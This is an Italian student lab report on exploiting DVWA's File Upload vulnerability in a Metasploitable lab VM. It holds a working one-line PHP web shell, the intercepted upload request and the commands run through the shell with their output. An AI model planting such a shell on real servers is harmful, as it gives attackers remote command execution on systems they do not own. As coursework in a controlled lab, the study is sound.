

File Upload DVWA e PHP Shell

Studente: Vincenzo Lembo

Corso: Cybersecurity & Ethical Hacking

Esercitazione: W13D1

Argomento: Sfruttamento della vulnerabilità File Upload su DVWA mediante PHP Shell

Ambiente: Kali Linux, Metasploitable 2 – UTM

1. Obiettivo dell'esercitazione

L'obiettivo dell'esercitazione è stato analizzare e sfruttare, all'interno di un ambiente virtuale controllato, la vulnerabilità **File Upload** presente in DVWA (Damn Vulnerable Web Application).

La macchina Kali Linux è stata utilizzata come sistema di test, mentre la macchina Metasploitable, con indirizzo IP **192.168.50.101**, ospitava DVWA.


Come richiesto dalla traccia, il livello di sicurezza di DVWA è stato impostato su **Low**. Durante l'intera procedura è stato utilizzato **Burp Suite** per intercettare e analizzare le richieste HTTP inviate al server.

Lo scopo è stato verificare la possibilità di caricare una semplice shell PHP e utilizzarla successivamente per eseguire comandi sul sistema remoto.

2. Codice PHP utilizzato

Sulla macchina Kali Linux è stato creato il file **shell.php** contenente il seguente codice:

```
<?php system($_REQUEST["cmd"]); ?>
```



Lo script utilizza la funzione PHP `system()` per eseguire un comando ricevuto attraverso il parametro HTTP `cmd`.

Di conseguenza, una richiesta GET nella forma:

`shell.php?cmd=ls`

determina l'esecuzione del comando `ls` da parte del sistema sul quale viene eseguito lo script PHP.

```
(kali@kali)-[~/Desktop]
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

3. Caricamento della PHP Shell

Dopo aver impostato il livello di sicurezza di DVWA su **Low**, è stata aperta la sezione **File Upload**.

Tramite il form disponibile nell'applicazione è stato selezionato e caricato il file `shell.php`. Durante questa operazione Burp Suite è stato configurato con la funzione **Intercept ON**, in modo da intercettare la richiesta prima che raggiungesse il server.

Burp Suite ha intercettato una richiesta HTTP **POST** diretta alla risorsa:

POST /dvwa/vulnerabilities/upload/ HTTP/1.1

Host: 192.168.50.101

Content-Type: multipart/form-data

The screenshot shows the Burp Suite interface. At the top, the 'Intercept' tab is active, showing a list of intercepted requests. The first request is selected, showing its details in the 'Request' panel. The request is a POST to `http://192.168.50.101/dvwa/vulnerabilities/upload/`. The 'Inspector' panel on the right shows the request attributes, query parameters, body parameters, cookies, and headers. The request body parameters include `file` and `upload`.

Time	Type	Direction	Method	URL	Status code	Length
12:39:16.70...	HTTP	→ Request	POST	http://192.168.50.101/dvwa/vulnerabilities/upload/		

Request

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 435
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary07F43e9Hto07rDuV
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
9 Origin: http://192.168.50.101
10 Accept:
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 3

Request cookies: 2

Request headers: 13

Event log All issues

Memory: 179.4MB of 980.0MB

Disabled

Dopo aver inoltrato la richiesta tramite la funzione **Forward** di Burp Suite, DVWA ha confermato il corretto caricamento del file mostrando:

../../../../hackable/uploads/shell.php succesfully uploaded!

The screenshot shows the DVWA File Upload vulnerability page. The page has a title 'Vulnerability: File Upload'. Below the title, there is a form with a label 'Choose an image to upload:' and a button 'Choose File'. The text 'No file chosen' is displayed next to the button. Below the button, there is an 'Upload' button. Below the 'Upload' button, there is a red message: `../../../../hackable/uploads/shell.php succesfully uploaded!`. Below the message, there is a section titled 'More info' with three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>.

Vulnerability: File Upload

Choose an image to upload:

No file chosen

../../../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

Il messaggio ha inoltre permesso di individuare il percorso attraverso il quale il file caricato risultava accessibile:

/dvwa/hackable/uploads/shell.php


4. Intercettazione ed esecuzione delle richieste

Una volta individuata la posizione della shell, è stata effettuata una richiesta GET passando il comando `ls` attraverso il parametro `cmd`:

`http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls`

Burp Suite ha intercettato la seguente richiesta:

`GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1`
`Host: 192.168.50.101`




Il parametro `cmd` corrisponde al parametro previsto dal codice PHP:

`$_REQUEST["cmd"]`

Il valore `ls` viene quindi passato alla funzione `system()` ed eseguito dal sistema operativo.

Dopo l'inoltro della richiesta tramite Burp Suite, il browser ha visualizzato il risultato del comando `ls`, mostrando i file presenti nella directory:

`dvwa_email.png`
`shell.php`



Il risultato dimostra che il file PHP caricato è stato interpretato ed eseguito dal server e che è stato possibile impartire comandi al sistema operativo tramite il parametro GET `cmd`.

5. Risultato delle varie richieste


Dopo aver verificato il funzionamento della shell tramite `ls`, sono stati eseguiti ulteriori comandi allo scopo di raccogliere informazioni sul sistema.

Con:

`?cmd=whoami`

il server ha restituito:

`www-data`




Questo risultato indica che i comandi impartiti attraverso la shell PHP vengono eseguiti con l'utente associato al servizio web, identificato come `www-data`.

Successivamente è stato utilizzato:

`?cmd=pwd`

ottenendo:

/var/www/dvwa/hackable/uploads




È stato quindi possibile identificare il percorso effettivo sul filesystem nel quale è stata caricata la shell.

Infine, il comando:

?cmd=id

ha restituito:

uid=33(www-data) gid=33(www-data) groups=33(www-data) y



6. Ulteriori informazioni sulla macchina

Per ottenere ulteriori informazioni sul sistema remoto è stato eseguito:


?cmd=uname%20-a

dove %20 rappresenta lo spazio codificato all'interno dell'URL e permette quindi di eseguire:

uname -a

Il server ha restituito:

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux




Dall'output è stato possibile identificare:

- hostname della macchina: **metasploitable**
- sistema operativo: **GNU/Linux**
- kernel: **2.6.24-16-server**
- architettura: **i686 (32 bit)**

Dall'analisi della risposta HTTP tramite Burp Suite sono state inoltre rilevate le seguenti informazioni:

Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10



Pertanto il server web utilizzato è **Apache 2.2.8 su Ubuntu** e l'applicazione utilizza **PHP 5.2.4-2ubuntu5.10**.

7. Conclusioni

L'esercitazione ha dimostrato l'impatto di una vulnerabilità di **Unrestricted File Upload** quando l'applicazione consente il caricamento di file PHP all'interno di una directory accessibile ed eseguibile dal web server.

Il file `shell.php` è stato caricato correttamente su DVWA e successivamente richiamato tramite richieste HTTP GET. Attraverso il parametro `cmd` è stato possibile eseguire comandi sul sistema remoto e visualizzarne l'output direttamente nella risposta HTTP.

I test hanno consentito di ottenere informazioni relative ai file presenti nella directory, all'utente utilizzato dal web server, al percorso della directory di esecuzione e alle caratteristiche del sistema operativo.

Burp Suite ha inoltre permesso di osservare l'intero processo a livello HTTP, dall'upload iniziale del file fino alle successive richieste contenenti i comandi.

L'esercitazione evidenzia quindi come controlli insufficienti sui file caricati possano trasformare una vulnerabilità di File Upload in una vulnerabilità di **Remote Code Execution (RCE)**, consentendo l'esecuzione di comandi sul sistema che ospita l'applicazione.

Vincenzo Lembo